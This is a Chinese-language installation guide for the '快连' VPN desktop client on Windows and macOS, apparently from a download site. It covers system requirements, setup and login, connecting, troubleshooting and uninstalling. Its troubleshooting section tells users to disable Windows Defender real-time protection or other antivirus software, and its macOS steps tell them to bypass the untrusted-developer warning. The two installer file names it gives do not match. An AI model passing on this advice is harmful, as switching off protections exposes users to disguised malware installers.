
快速安装电脑版VPN:快连官网专业服务详细步骤解析
本指南将详细讲解如何从快连官网下载并安装电脑版VPN客户端,涵盖Windows与Mac系统,助您快速完成设置,享受安全网络。
安装前准备
在开始安装快连VPN电脑版之前,请确保您的设备满足以下基本要求,以保证安装过程顺利和软件正常运行。
系统要求
- Windows: Windows 10 或 Windows 11 操作系统(64位)
- macOS: macOS 10.14 (Mojave) 或更高版本
- 至少 2GB 可用内存
- 至少 200MB 可用磁盘空间
网络与账户
- 稳定的互联网连接,用于下载安装包和激活服务。
- 一个有效的快连VPN账户。如果您是新用户,可在安装后注册。
- 管理员权限(安装过程中可能需要)。
- 暂时关闭其他VPN软件或防火墙(如有冲突)。
提示: 建议从快连官网(kuailianxpyg.com.cn)或本页面提供的官方链接下载安装包,以确保软件安全无病毒。
详细安装步骤(Windows版)
下载安装程序
点击本页面或快连官网上的 “立即下载” 按钮。下载将自动开始,文件名为类似 lets-stup1.7.80.zip 或 FastLink_Setup.exe。
- 请记住文件的保存位置,通常是“下载”文件夹。
- 如果下载的是ZIP压缩包,请先将其解压。

运行安装向导
找到下载的安装文件(.exe),双击运行。如果系统弹出“用户账户控制”窗口,请点击 “是” 以允许安装程序进行更改。
- 安装向导将自动启动。请仔细阅读并同意 “软件许可协议”。
- 建议使用默认安装路径(通常为C:\Program Files\FastLink VPN)。
- 您可以选择是否创建桌面快捷方式。
点击 “安装” 按钮,等待进度条完成。

启动与登录
安装完成后,勾选 “启动快连VPN” 选项,然后点击 “完成”。软件将自动启动。
- 首次运行,您将看到登录界面。
- 已有账户: 输入您的用户名和密码,点击登录。
- 新用户: 点击“注册”或“创建新账户”,按照提示完成注册流程(通常只需邮箱和设置密码)。
登录成功后,主界面将显示您的连接状态和服务器列表。

连接与使用
在主界面,您可以看到一个大型的 “连接” 按钮和服务器位置列表。
- 选择服务器: 点击服务器列表,可以选择“智能推荐”或指定国家/地区的服务器。
- 一键连接: 点击中央的“连接”按钮。按钮将变为“断开连接”,并显示连接成功的提示。
- 验证连接: 连接成功后,界面会显示当前连接的服务器IP和位置。您也可以访问 whatismyipaddress.com 验证IP是否已更改。
现在,您可以安全、自由地浏览网络了!


macOS 系统安装简要说明
macOS系统的安装流程与Windows类似,但界面和部分步骤有差异。请遵循以下要点:
下载DMG文件
从官网下载适用于macOS的 .dmg 安装镜像文件。
打开与拖拽安装
双击DMG文件将其打开。将 “快连VPN” 应用程序图标拖拽到 “应用程序” 文件夹中,即完成安装。
首次运行授权
从“应用程序”文件夹启动快连VPN。系统可能会提示“来自不受信任的开发者”,请进入 “系统偏好设置” → “安全性与隐私”,点击“仍要打开”进行授权。
安装网络扩展
首次连接时,软件会请求安装一个“网络扩展”。请点击 “安装” 并输入您的macOS管理员密码,这是VPN正常工作所必需的。
安装常见问题与解决
安装失败或报错?
可能原因及解决:
- 权限不足: 以管理员身份运行安装程序(右键点击安装文件 → “以管理员身份运行”)。
- 安全软件拦截: 暂时关闭Windows Defender实时保护或第三方杀毒软件,然后重试安装。
- 旧版本冲突: 如果之前安装过旧版,请先通过控制面板完全卸载,重启电脑后再安装新版。
- 文件损坏: 重新从官网下载安装包。
安装成功但无法连接?
- 检查您的互联网连接是否正常。
- 确认您的快连VPN账户是否有效且有剩余时长。
- 尝试切换不同的服务器节点(有些节点可能暂时拥挤)。
- 检查电脑的系统时间是否正确,错误的系统时间可能导致认证失败。
- 在客户端设置中尝试切换连接协议(如从自动切换到UDP或TCP)。
如何卸载快连VPN?
Windows: 进入“设置” → “应用” → “应用和功能”,找到“快连VPN”,点击卸载。
macOS: 直接将“应用程序”文件夹中的“快连VPN”拖入废纸篓即可。
如果以上步骤无法解决您的问题,请访问我们的帮助中心获取进一步支持。
访问帮助中心